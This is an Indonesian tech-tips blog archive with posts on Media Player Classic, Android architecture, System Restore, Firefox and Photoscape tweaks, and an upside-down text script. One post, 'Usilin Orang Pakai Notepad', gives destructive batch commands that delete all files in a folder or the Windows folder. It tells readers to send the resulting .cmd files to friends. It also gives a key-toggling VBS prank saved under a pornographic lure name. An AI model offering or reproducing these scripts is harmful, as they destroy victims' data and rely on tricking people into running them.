- Quick open digunakan untuk membuka satu file atau lebih dengan cepat.
- Open file digunakan untuk membuka file video, dan dapat digabung dengan file audio lain (dub).
- Open DVD digunakan untuk membuka file DVD yang telah anda copy ke harddisk. Dengan cara ini, fitur-fitur DVD tetap utuh, seperti menu, subtitle, pilihan audio dan sebagainya sehingga seperti waktu kita memutar DVD langsung dari DVD-Drive.
- Open Device digunakan untuk membuka hardware multimedia seperti capture card.
- Open directory digunakan untuk membuka semua file dalam satu folder secara bergiliran.
- Open disk digunakan untuk membuka file media yang terdapat dalam disk (DVD, VCD, dan lain sebagainya).
Untuk melakukan zoom in pada video, tekan tombol 9 pada numeric keypad (numlock harus dalam posisi on).
Tekan numpad 1 untuk zoom out, tekan CTRL + numpad 8, 6, 2, dan 4 untuk menggeser (panning) layar, dan numpad 5 untuk mereset tampilan.
5. Tombol Shortcut Yang Berguna
Banyak sekali shortcut keyboard yang terdapat dalam MPC. Daftar shortcut lengkap dapat dilihat di menu View - Options - Keys. Beberapa shortcut yang sering saya gunakan antara lain:
- Spacebar: untuk pause/play video.
- Left/Right: untuk maju/mundur satu frame. Berguna untuk mengepaskan posisi frame untuk mengambil screenshot.
- Up/Down: menambah/mengurangi volume suara.
- ALT + ENTER: untuk melihat video dalam tampilan fullscreen.
MPC dapat memutar video dengan framerate yang lebih lambat/cepat dari aslinya, sehingga video dapat berjalan lebih lambat/cepat. Fitur ini sering saya gunakan untuk mempelajari tutorial video yang banyak beredar di youtube.
Klik tombol Increase/Decrease speed yang berada di Control bar untuk menggunakannya.
7. Favorites
Fitur ini sama seperti fitur bookmark yang ada pada internet browser. Kita dapat menyimpan video favorit kita di sini sehingga dapat mengaksesnya dengan cepat. Klik menu Favorites - Add to favorites untuk memasukkan video yang sedang di-play ke dalamnya.
8. Playlist
MPC ternyata juga memiliki fitur playlist, meskipun sederhana. Klik menu View - Playlist untuk menampilkannya.
Anda dapat melakukan drag-drop dari Windows Explorer ke dalam playlist ini. Klik kanan playlist - Save as untuk menyimpan playlist. Untuk membuka playlist, gunakan File - Quick open.
9. Pixel Shader
Ini salah satu fitur menarik MPC. Dengan pixel shader kita dapat menambahkan efek-efek yang menarik ke video, seperti grayscale, nightvision, emboss, dan lain sebagainya. Anda bahkan dapat menggabungkan beberapa shader untuk menghasilkan efek yang baru atau membuat shader sendiri. Untuk mengaktifkan pixel shader, graphic card anda harus sudah mendukung fitur pixel shader 2.0 atau lebih baru, dan mengeset option lewat menu View - Options - Output. Pilih VMR9 renderless, pada Surface pilih 3D surface, klik OK. Jika anda sedang memutar video, klik File - Close lalu buka kembali video anda, klik menu View - Shader Editor lalu pilih efek yang anda inginkan.
Source : indowebster.com
Usilin Orang Pakai Notepad
Notepad emang simple banget dan terkadang notepad juga di anggap tak berguna oleh sebagian orang tapi tahukah anda dibalikan kesederhanaan notepad tersimpan senjata yang sangat berbahaya untuk mengerjai komputer orang lain yang berakibat sangat fatal :D
berikut tips tips dengan notepad
Menghapus Files dan Folder
1. buka notepad trus ketik DEL /F /Q *
2. save as dan simpan dengan nama test.cmd
3. kalau elo dobel klik file test.cmd maka semua files dan folder akan terhapus.
Menghapus Files Tertentu
1. buka notepad trus ketik erase C:TEST.txt
2. save as dan simpan dengan nama test.cmd
3. kalo elo dobel klik file test.cmd maka files TEST.txt di drive c:\ akan terhapus
Menghapus Folder Tertentu
1. buka notepad trus ketik erase C:WINDOWS
2. save as dan simpan dengan nama test.cmd
3. kalo elo dobel klik file test.cmd maka folder WINDOWS di drive c:\ akan terhapus
nah kalo sudah jadi, tinggal kalian kirim aja ke temen kalian, ato siapapun. simpel tapi "merugikan"
Code:
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop 2. save as asiaporn.vbs - save as sebagai "All Files" bukan text
3. klik 2 kali terus tinggal aja PCnya
Mengenal Android
Android merupakan subset perangkat lunak untuk ponsel yang meliputi sistem operasi, middleware dan aplikasi kunci yang di release oleh Google. Saat ini disediakan Android SDK (software Development kit) sebagai alat bantu dan API diperlukan untuk mulai mengembangkan aplikasi pada platform Android menggunakan bahasa pemrograman Java.
Features :
- Framework Aplikasi yang mendukung penggantian komponen dan reusable.
- Mesin virtual Dalvik dioptimalkan untuk perangkat mobile
- Integrated browser berdasarkan engine open source WebKit
- Grafis yang dioptimalkan dan didukung oleh perpustakaan grafis 2D, grafis 3D berdasarkan spesifikasi opengl ES 1,0 (Opsional akselerasi hardware)
- SQLite untuk penyimpanan data
- Media Support yang mendukung audio, video, dan gambar (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)
- GSM Telephony (tergantung hardware)
- Bluetooth, EDGE, 3G, dan WiFi (tergantung hardware)
- Kamera, GPS, kompas, dan accelerometer (hardware tergantung)
- Lingkungan Development yang lengkap dan kaya termasuk perangkat emulator, tools untuk debugging, profil dan kinerja memori, dan plugin untuk Eclipse IDE

Framework Aplikasi :
Pengembang memiliki akses penuh framwork API yang sama yang digunakan oleh aplikasi inti. Arsitektur aplikasi dirancang agar komponen dapat digunakan kembali (reuse) dengan mudah. setiap aplikasi dapat memanfaatkan kemampuan ini dan aplikasi yang lain mungkin akan memanfaatkan kemampuan ini (sesuai dengan batasan keamanan yang didefinisikan oleh framework). Mekanisme yang sama memungkinkan komponen untuk diganti oleh pengguna.
Semua aplikasi yang merupakan rangkaian layanan dan sistem, termasuk:
- View Set kaya dan extensible yang dapat digunakan untuk membangun aplikasi, termasuk daftar, grids, kotak teks, tombol, dan bahkan sebuah embeddable web
- Content Provider yang memungkinkan aplikasi untuk mengakses data (seperti dari daftar kontak telp) atau dari data mereka sendiri
- Resource Manager, yang menyediakan akses ke kode sumber non-lokal seperti string, gambar, dan tata letak file
- Notifikasi Manager yang memungkinkan semua kustom aplikasi untuk ditampilkan dalam alert status bar
- An Activity Manager yang mengelola siklus hidup aplikasi dan menyediakan navigasi umum backstack
Android Runtime
Android terdiri dari satu set core libraries yang menyediakan sebagian besar fungsi yang tersedia dalam core libraries dari bahasa pemrograman Java. Setiap menjalankan aplikasi Android sendiri dalam proses, dengan masing-masing instance dari mesin virtual Dalvik (Dalvik VM). Dalvik dirancang agar perangkat dapat menjalankan multiple VMs secara efisien. Mesin Virtual Dalvik dieksekusi dalam Dalvik executable (.dex), sebuah format yang dioptimalkan untuk memori yang kecil. Dalvik VM berbasis, berjalan dan dikompilasi oleh compiler bahasa Java yang telah ditransformasikan ke dalam .dex format yang disertakan oleh tool “dx”.
Dalvik VM bergantung pada kernel Linux untuk berfungsi , seperti threading dan manajemen memori tingkat rendahnya .
Linux Kernel
Android bergantung pada Linux Versi 2.6 untuk inti sistem pelayanan seperti keamanan, manajemen memori, proses manajemen, susunan jaringan, dan driver model. Kernel juga bertindak sebagai lapisan yang abstak antara hardware dan software stacknya.
Re-Enabling System Restore
 Cara mengaktifkan kembali system restore pada windows jika kita mendapatkan kasus seperti di atas..
1. run-services.msc
 Gambar 1. Tampilan services.msc
2. klik dua kali system restore services, seperti terlihat pada gambar 1
 Gambar 2. tampilan system restore service
3. pada startup type pilih manual - pada service status pilih start - lalu ok
Semoga Membantu..
salam KITA's Crews
 Gambar 2. tampilan system restore service
3. pada startup type pilih manual - pada service status pilih start - lalu ok
Semoga Membantu..
salam KITA's Crews
Cara Download Dari Google Book Search

Sebagian dari Anda mungkin sudah membaca artikel di sini dan di sini yang membahas tentang bagaimana Anda dapat membaca buku dan majalah secara gratis lewat Google Book Search.
Secara “normal” Anda hanya dapat membaca secara online dan tidak dapat mendownload buku dan majalah tersebut. Tetapi dengan menggunakan software Google Book Downloader Anda dapat mendownload dan menyimpan buku tersebut sebagai file PDF.
Untuk mendownload dari Google Book Search dengan menggunakan Google Book Downloader, caranya sebagai berikut:
- Jalankan aplikasi Google Book Downloader.
- Tulis kode buku yang akan didownload pada kotak isian Book code.
- Tekan tombol Check.
- Tekan tombol Download all.
- Tekan tombol Save entire book as…
Lama proses yang dibutuhkan untuk mengecek dan mendownload sangat variatif, tergantung kecepatan koneksi internet dan banyak sedikitnya halaman buku yang bisa didownload.
Menyembunyikan Drive Dengan NoDrives Manager


Anda ingin menyembunyikan drive pada Windows Anda? Barangkali untuk alasan “kerahasiaan data” atau sekedar untuk mengurangi drive yang tampil pada Windows Explorer –terutama jika Anda punya cukup banyak drive.
Dengan menggunakan NoDrives Manager Anda dapat melakukannya dengan sangat mudah. NoDrives Manager adalah software yang dapat digunakan untuk menyembunyikan drive pada Windows Explorer. Walaupun drive tersebut tersembunyi, Anda tetap dapat mengakses drive tersebut dengan menggunakan menu Run.
NoDrives Manager ini dapat dijalankan pada sistem operasi Windows XP, Windows Vista, Windows 7 (32 dan 64 bit ).
Yang perlu diingat, NoDrives Manager hanya sekedar untuk menyembunyikan drive, jadi software ini bukan merupakan software proteksi yang tangguh. Kalau Anda membutuhkan software untuk melindungi data penting Anda, Anda dapat mencoba SaveIt!, Folder Access atau Folder Guard.
Download: nodrvman-1.2.0-setup.exe
Windows Styler Untuk Mempercantik Windows Anda

SystemUp 2009 Windows Styler merupakan software yang dapat Anda gunakan untuk mengubah dan mempercantik tampilan Windows XP dan Windows Vista Anda. Secara fungsi software ini mirip seperti WindowBlinds, Talisman, atau TrueTransparency yang pernah kami bahas.
Dalam rangka promosi, zoneLink memberikan gratis software Windows Styler (harga aslinya 9.99 €).
Untuk mendapatkan SystemUp 2009 Windows Styler secara gratis, caranya sebagai berikut:
- Buka halaman promosi ini.
- Tulis alamat email Anda dan klik tombol Lizenzschlüssel anfordern.
- Buka email Anda dan catat kode registrasi yang telah dikirimkan dari noreply@zonelink.de.
- Download softwarenya di sini.
- Install software dan masukkan kode registrasi yang telah Anda terima.
- Selesai
Setelah itu Anda bisa mencoba mengganti tampilan Windows Anda dari
Windows Styler tersebut. Secara default ada 3 theme bawaan Windows Styler. Anda bisa mendapatkan secara gratis theme tambahan untuk Windows Styler di sini.
sumber : klik kanan
Tips Memperluas Area Baca Pada Firefox

Anda yang sering menggunakan laptop atau netbook dengan ukuran layar yang kecil barangkali merasa kurang nyaman ketika harus membaca tulisan yang (agak) panjang. Ukuran layar yang kecil seringkali “memaksa” Anda untuk sering melakukan scroll.
Untuk membuat Anda bisa sedikit lebih nyaman dalam membaca artikel yang panjang Anda dapat memperluas area baca pada browser Firefox yang Anda gunakan. Ada pun caranya adalah sebagai berikut:
1. Mengecilkan ukuran icon pada toolbar
Caranya adalah dengan mengklik kanan pada navigation toolbar lalu klik menu customize, pilih dengan memberi tanda check atau centhang pada Use Small Icons.
2. Menyembunyikan Toolbar
Secara default Firefox akan menampilkan menu toolbar, navigation toolbar dan bookmarks toolbar. Anda bisa menyembunyikan bookmarks toolbar dan menu toolbar. Untuk menyembunyikan menu toolbar lihat pada point 3 dan 4 di bawah.
3. Personal Menu

Dengan firefox addons ini Anda dapat menyembunyikan menu toolbar atau pun mengatur menu apa saja yang akan ditampilkan .
Download di sini.
4. Tiny Menu

Firefox addons TinyMenu ini fungsinya mirip seperti Personal Menu.
Downlaod di sini.
5. Tab Kit

Firefox addons Tab Kit dapat digunakan untuk mengelompokkan tab yang sedang dibuka sekaligus mengubah posisi tab dari horizontal menjadi vertikal. Posisi tab secara vertikal akan lebih “ideal” kalau Anda menggunakan layar monitor jenis widescreen.
Download di sini.
6. Hide GUI Bar

Setelah Anda menginstall addons ini Anda dapat menyembunyikan navigation toolbar, bookmarks toolbar dan statusbar dengan menekan tombol Ctrl + Shift + A. Tekan tombol yang sama untuk menampilkan kembali.
Download di sini.
Tips di atas tentu tidak hanya berlaku untuk para pengguna netbook saja. Anda yang menggunakan komputer biasa pun juga dapat memanfaatkan tips tersebut.
sumber : klikkanan
Tutorial Membuat Efek pada Foto dengan Photoscape
Cara membuat efek pada foto dapat dilakukan dengan aplikasi Photo Editing seperti Photoshop, GIMP dan sebagainya. Selain aplikasi-aplikasi tersebut, Photoscape cukup mudah digunakan karena fiturnya yang simpel. Efek-efek yang dihasilkan pada foto pun tidak kalah bagus. Berikut caranya…
1. Buka aplikasi Photoscape, bila belum punya bisa download di sini
2. Pilih menu Editor
3. Berikutnya cari foto yang akan diberikan efek pada kolom browse (berisi dokumen kamu) di kiri atas
4. Setelah itu pindahkan foto yang akan diberi efek dari kiri ke kanan

5. Semua menu yang tersedia disini cukup banyak, ada frame, rotasi, sharpen, filter dll, tergantung cara kita berkreasi dan mengombinasi. Silahkan coba-coba sendiri, contohnya ada di halaman bawah. Penting: kalau tidak cocok dengan efek yang ditampilkan bisa diUndo kok (kanan bawah), dengan syarat sebelum di Save ya…
6. Ini menu boxnya sebagai acuan untuk contoh-contoh dibawah:

7. Setelah pemberian efek selesai, foto bisa disimpan dengan klik Save >> Save as (agar foto asli tidak berubah)

Berikut ini contoh efek-efeknya:
a. Klik pada segitiga di B, pilih frame yang dikehendaki

b. Klik pada segitiga di C >> Antique Photo, pilih sesuai keinginanmu, dapat diatur color convertionnya

c. Klik pada segitiga di C >> Lens Flare, tentukan posisinya, jumlah sinarnya, ketebalan dan panjangnya. Kalau ingin lebih dari satu, ulangi lagi cara ini.

d. Klik pada segitiga di C >> Make a Box, pilih jenis yang dikehendaki

e. Klik pada segitiga di C >> Reflection. Size, level dan perspektif dapat diatur.

Demikian cara-caranya, silahkan mencoba memberi efek pada fotomu. Selamat berkreasi…
Sumber : http://rachmatullah83.wordpress.com
Script Untuk Membuat Tulisan Terbalik
Script Untuk Membuat Tulisan Terbalik
Anda ingin membuat tulisan terbalik seperti dibawah ini :
Tulisan Asli :
“ini adalah tulisan terbalik”
Tulisan Terbalik:
“ʞılɐqɹǝʇ uɐsılnʇ ɥɐlɐpɐ ıuı”
Jika anda ingin membuat tulisan terbalik seperti tulisan diatas untuk ditulis pada suatu forum,blog maupun untuk update status facebook atau twitter anda, maka dibawah ini saya menyediakan script untuk membuat tulisan tersebut, cukup copy script dibawah ini dan paste di notepad lalu simpan dengan extension HTML. Setelah itu jalankan file itu, anda tinggal menulis tulisan yang ingin dibalik ditextarea tersebut dan tekan enter, maka otomatis format tulisan terbalik akan muncul pada textarea dibawahnya lalu anda tinggal copy dan paste di forum,blog maupun untuk update status facebook atau twitter anda.
Script Tulisan Terbalik:==========================
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Membuat Tulisan Terbalik</title>
<style type="text/css">
textarea { font-family: "Arial Unicode MS", terbalik }
</style>
<script language="JavaScript">
function flip() {
var result = flipString(document.f.original.value.toLowerCase());
document.f.flipped.value = result;
}
function flipString(aString) {
var last = aString.length - 1;
var result = new Array(aString.length)
for (var i = last; i >= 0; --i) {
var c = aString.charAt(i)
var r = flipTable[c]
result[last - i] = r != undefined ? r : c
}
return result.join('')
}
var flipTable = {
a : '\u0250',
b : 'q',
c : '\u0254',
d : 'p',
e : '\u01DD',
f : '\u025F',
g : '\u0183',
h : '\u0265',
i : '\u0131',
j : '\u027E',
k : '\u029E',
//l : '\u0283',
m : '\u026F',
n : 'u',
r : '\u0279',
t : '\u0287',
v : '\u028C',
w : '\u028D',
y : '\u028E',
'.' : '\u02D9',
'[' : ']',
'(' : ')',
'{' : '}',
'?' : '\u00BF',
'!' : '\u00A1',
"\'" : ',',
'<' : '>',
'_' : '\u203E',
'\\' : '/',
';' : '\u061B',
'\u203F' : '\u2040',
'\u2045' : '\u2046',
'\u2234' : '\u2235'
}
for (i in flipTable) {
flipTable[flipTable[i]] = i
}
</script>
</head>
<body linkifytime="0" linkified="0" linkifying="false">
<h1>Membuat Tulisan Terbalik</h1>
<form name="f">
Tulisan Asli: <br>
<textarea rows="6" cols="50" name="original" onkeyup="flip()"></textarea>
<br>
Tulisan Terbalik: <br>
<textarea rows="6" cols="50" name="flipped"></textarea>
</form>
Powered by <a href="http://finderonly.com/">Finderonly</a>
</body>
</html>
==================
Selamat Mencoba
Subscribe to:
Posts (Atom)


